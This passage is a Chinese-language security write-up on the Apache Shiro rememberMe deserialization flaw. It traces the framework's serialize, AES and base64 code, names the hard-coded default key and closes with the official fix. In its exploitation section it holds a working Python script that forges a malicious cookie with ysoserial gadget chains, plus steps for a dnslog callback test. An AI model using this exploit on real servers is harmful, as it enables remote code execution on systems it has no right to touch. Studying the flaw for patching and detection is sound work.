protected PrincipalCollection getIdentityToRemember(Subject subject, AuthenticationInfo info) {
    return info.getPrincipals();
}

protected void rememberIdentity(Subject subject, PrincipalCollection accountPrincipals) {  subject: WebDelegatingSubject@4
    byte[] bytes = this.convertPrincipalsToBytes(accountPrincipals);  accountPrincipals: "root"
    this.rememberSerializedIdentity(subject, bytes);
}
```

进入convertPrincipalsToBytes中，看下如何执行加密操作

```
protected byte[] convertPrincipalsToBytes(PrincipalCollection principals) {   principals: "root"
    byte[] bytes = this.serialize(principals);   principals: "root"
    if (this.getCipherService() != null) {
        bytes = this.encrypt(bytes);
    }

    return bytes;
}
```

将root传入serialize函数进行序列化，跟进serialize即可看到熟悉的writeObject

```
protected byte[] serialize(PrincipalCollection principals) {
    return this.getSerializer().serialize(principals);
}
```

```
public class DefaultSerializer<T> implements Serializer<T> {
    public DefaultSerializer() {
    }

    public byte[] serialize(T o) throws SerializationException {   o: "root"
        if (o == null) {   o: "root"
            String msg = "argument cannot be null.";
            throw new IllegalArgumentException(msg);
        } else {
            ByteArrayOutputStream baos = new ByteArrayOutputStream();
            BufferedOutputStream bos = new BufferedOutputStream(baos);

            try {
                ObjectOutputStream oos = new ObjectOutputStream(bos);
                oos.writeObject(o);
                oos.close();
                return baos.toByteArray();
            } catch (IOException var6) {
                String msg = "Unable to serialize object [" + o + "].  " + "In order for the DefaultSeria
                throw new SerializationException(msg, var6);
            }
        }
    }
```

```
protected byte[] convertPrincipalsToBytes(PrincipalCollection principals) {   principals: "root"
    byte[] bytes = this.serialize(principals);   principals: "root"   bytes: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, +342 more]
    if (this.getCipherService() != null) {
        bytes = this.encrypt(bytes);
    }

    return bytes;
}
```

然后将序列化后的数据传入encrypt函数执行加密操作，跟进encrypt看下加密过程

```
protected byte[] encrypt(byte[] serialized) {  serialized: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, +342 more]
    byte[] value = serialized;  serialized: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, +342 more]
    CipherService cipherService = this.getCipherService();
    if (cipherService != null) {
        ByteSource byteSource = cipherService.encrypt(serialized, this.getEncryptionCipherKey());
        value = byteSource.getBytes();
    }

    return value;
}
```

函数首先创建了一个CipherService加密器，加密采用AES算法执行，具体参数如下

```
this = {CookieRememberMeManager@3887}
serialized = {byte[352]@4565} [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, 103, 46, 97, 112, 97
value = {byte[352]@4565} [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, 103, 46, 97, 112, 97, 99,
cipherService = {AesCipherService@4557}
    modeName = "CBC"
    blockSize = 0
    paddingSchemeName = "PKCS5Padding"
    streamingModeName = "CBC"
    streamingBlockSize = 8
    streamingPaddingSchemeName = "PKCS5Padding"
    transformationString = "AES/CBC/PKCS5Padding"
    streamingTransformationString = null
    algorithmName = "AES"
    keySize = 128
    streamingBufferSize = 512
    generateInitializationVectors = true
    initializationVectorSize = 128
    secureRandom = null
```

AES是对称加密算法，且需要一个key值来执行加密

```
protected byte[] encrypt(byte[] serialized) {  serialized: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114
    byte[] value = serialized;  value: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, +342 more]
    CipherService cipherService = this.getCipherService();  cipherService: AesCipherService@4557
    if (cipherService != null) {
        ByteSource byteSource = cipherService.encrypt(serialized, this.getEncryptionCipherKey());
        value = byteSource.getBytes();
    }

    return value;
}
```

获取加密key值

而getEncryptionCipherKey函数的**加密key值却是硬编码在代码里**的，这就是**漏洞产生的原因**，给了攻击者伪造rememberMe内容的机会，key值获取如下所示


```java
public byte[] getEncryptionCipherKey() {
    return this.encryptionCipherKey;
}
```

```java
public abstract class AbstractRememberMeManager implements RememberMeManager {
    private static final Logger log = LoggerFactory.getLogger(AbstractRememberMeManager.class);
    private static final byte[] DEFAULT_CIPHER_KEY_BYTES = Base64.decode( base64Encoded: "kPH+bIxk5D2deZiIxcaaaA==");
    private Serializer<PrincipalCollection> serializer = new DefaultSerializer();   serializer: DefaultSerializer@4556
    private CipherService cipherService = new AesCipherService();   cipherService: AesCipherService@4557
    private byte[] encryptionCipherKey;   encryptionCipherKey: [-112, -15, -2, 108, -116, 100, -28, 61, -99, 121, +6 more]
    private byte[] decryptionCipherKey;   decryptionCipherKey: [-112, -15, -2, 108, -116, 100, -28, 61, -99, 121, +6 more]

    public AbstractRememberMeManager() { this.setCipherKey(DEFAULT_CIPHER_KEY_BYTES); }
```

```java
public void setEncryptionCipherKey(byte[] encryptionCipherKey) {
    this.encryptionCipherKey = encryptionCipherKey;
}

public byte[] getDecryptionCipherKey() { return this.decryptionCipherKey

public void setDecryptionCipherKey(byte[] decryptionCipherKey) { this.

public byte[] getCipherKey() { return this.getEncryptionCipherKey(); }

public void setCipherKey(byte[] cipherKey) {
    this.setEncryptionCipherKey(cipherKey);
    this.setDecryptionCipherKey(cipherKey);
}
```

执行完加密后将加密的数值进行base64编码后写入Cookie的rememberMe中

```
protected void rememberSerializedIdentity(Subject subject, byte[] serialized) {  subj
    if (!WebUtils.isHttp(subject)) {
        if (log.isDebugEnabled()) {
            String msg = "Subject argument is not an HTTP-aware instance.  This is re
            log.debug(msg);
        }

    } else {
        HttpServletRequest request = WebUtils.getHttpRequest(subject);  request: Shir
        HttpServletResponse response = WebUtils.getHttpResponse(subject);  subject: W
        String base64 = Base64.encodeToString(serialized);  serialized: [-30, 60, 75,
        Cookie template = this.getCookie();  template: SimpleCookie@4555
        Cookie cookie = new SimpleCookie(template);  template: SimpleCookie@4555  c
        cookie.setValue(base64);  base64: "4jxLOKYfHzHaXjrsOAShThpfM2ybJ7VhiPneVJrCa9
        cookie.saveTo(request, response);  request: ShiroHttpServletRequest@4575  r
    }
}
```



至此，完成加密写cookie的动作

解密过程和加密过程刚好相反，在decrypt函数下断点进行跟进分析即可，同样使用的是硬编码的key值

```
protected byte[] encrypt(byte[] serialized) {
    byte[] value = serialized;
    CipherService cipherService = this.getCipherService();
    if (cipherService != null) {
        ByteSource byteSource = cipherService.encrypt(serialized, this.getEncryptionCipherKey());
        value = byteSource.getBytes();
    }

    return value;
}

protected byte[] decrypt(byte[] encrypted) {
    byte[] serialized = encrypted;
    CipherService cipherService = this.getCipherService();
    if (cipherService != null) {
        ByteSource byteSource = cipherService.decrypt(encrypted, this.getDecryptionCipherKey());
        serialized = byteSource.getBytes();
    }

    return serialized;
```

加密顺序为序列化 --> AES加密 --> base64编码，在函数convertPrincipalsToBytes中实现

解密顺序为base64解码 --> AES解密 --> 反序列化，在函数convertBytesToPrincipals中实现

上述过程自行打断点跟进调试即可

0x04 漏洞利用

漏洞利用的关键点是利用硬编码的key值构造恶意cookie，通过恶意cookie值来触发反序列化漏洞

Java反序列化利用神器ysoserial

git clone https://github.com/frohoff/ysoserial.git

参照readme进行编译，我使用的是jdk 1.7.0 和maven 3.8.1，可参考这篇文章https://www.anquanke.com/post/id/229108

编译完成后会在target目录生成ysoserial-0.0.6-SNAPSHOT-all.jar和ysoserial-0.0.6-SNAPSHOT.jar

生成恶意cookie的脚本Shiro-poc.py如下所示


```
import base64
import uuid
import subprocess
from Crypto.Cipher import AES


def rememberme(command):
    popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar',
'URLDNS', command], stdout=subprocess.PIPE)
```

```
    #popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar',
'CommonsCollections5', command], stdout=subprocess.PIPE)
    # popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar',
'JRMPClient', command], stdout=subprocess.PIPE)
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
    key = "kPH+bIxk5D2deZiIxcaaaA=="  # 默认key值
    mode = AES.MODE_CBC
    iv = uuid.uuid4().bytes
    encryptor = AES.new(base64.b64decode(key), mode, iv)
    file_body = pad(popen.stdout.read())
    base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
    return base64_ciphertext


if __name__ == '__main__':
    #payload =
rememberme('/System/Applications/Calculator.app/Contents/MacOS/Calculator')
    payload = rememberme('http://xxxxxx.dnslog.cn')
    with open("./payload.cookie", "w") as fpw:
        print("rememberMe={}".format(payload.decode()))
```


尝试使用DNSLOG的方式进行验证

首先打开www.dnslog.cn，获取一个subdomain xxxxxx.dnslog.cn，然后将脚本中的域名改为xxxxxx.dnslog.cn

执行python Shiro-poc.py生成payload格式如下(这里要注意下环境中默认java的版本，部分版本会报错，测试使用的版本为1.8.0_333)




打开Burpsuite，把请求中的rememberMe内容换成payload中的内容，再次发送请求



查看dnslog的记录，已经收到了请求，漏洞触发成功

tips：感觉触发漏洞的时机没有掌握好，本地调试过程中，发现如果是先登录成功之后，找其中任意一个请求包，把cookie中添加攻击payload再发送，并没有攻击成功。实际测试上，如果把服务端重启下，清掉浏览器缓存，然后发送任意带攻击payload的请求，100%可以成功。

不懂，后续再调试下看准确的触发时机是什么



坑点：环境中的CC链可能攻击失败，但是URLDNS这个Gadget无需其他依赖，因为URLDNS类就存在于JDK环境中，其已集成在ysoserial中，我们直接用就可以了

使用dnslog的方式可以探测是否存在漏洞，但要利用漏洞执行命令还是要使用CC链

0x05 漏洞修复

```
@@ -105,8 +94,9 @@ public abstract class AbstractRememberMeManager implements RememberMeManager {
94          */
95         public AbstractRememberMeManager() {
96             this.serializer = new DefaultSerializer<PrincipalCollection>();
-            this.cipherService = new AesCipherService();
-            setCipherKey(DEFAULT_CIPHER_KEY_BYTES);
97 +           AesCipherService cipherService = new AesCipherService();
98 +           this.cipherService = cipherService;
99 +           setCipherKey(cipherService.generateNewKey().getEncoded());
100         }
101
102         /**
```

官方修复方法中把原先使用的默认key值改为了随机生成的key值

补丁地址：

https://github.com/apache/shiro/commit/4d5bb000a7f3c02d8960b32e694a565c95976848

0x06 参考

https://www.cnblogs.com/backlion/p/14077804.html

https://www.mi1k7ea.com/2020/10/03/%E6%B5%85%E6%9E%90Shiro-rememberMe%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E%EF%BC%88Shiro550%EF%BC%89/

https://xz.aliyun.com/t/7950#toc-4

https://www.anquanke.com/post/id/225442#h3-8

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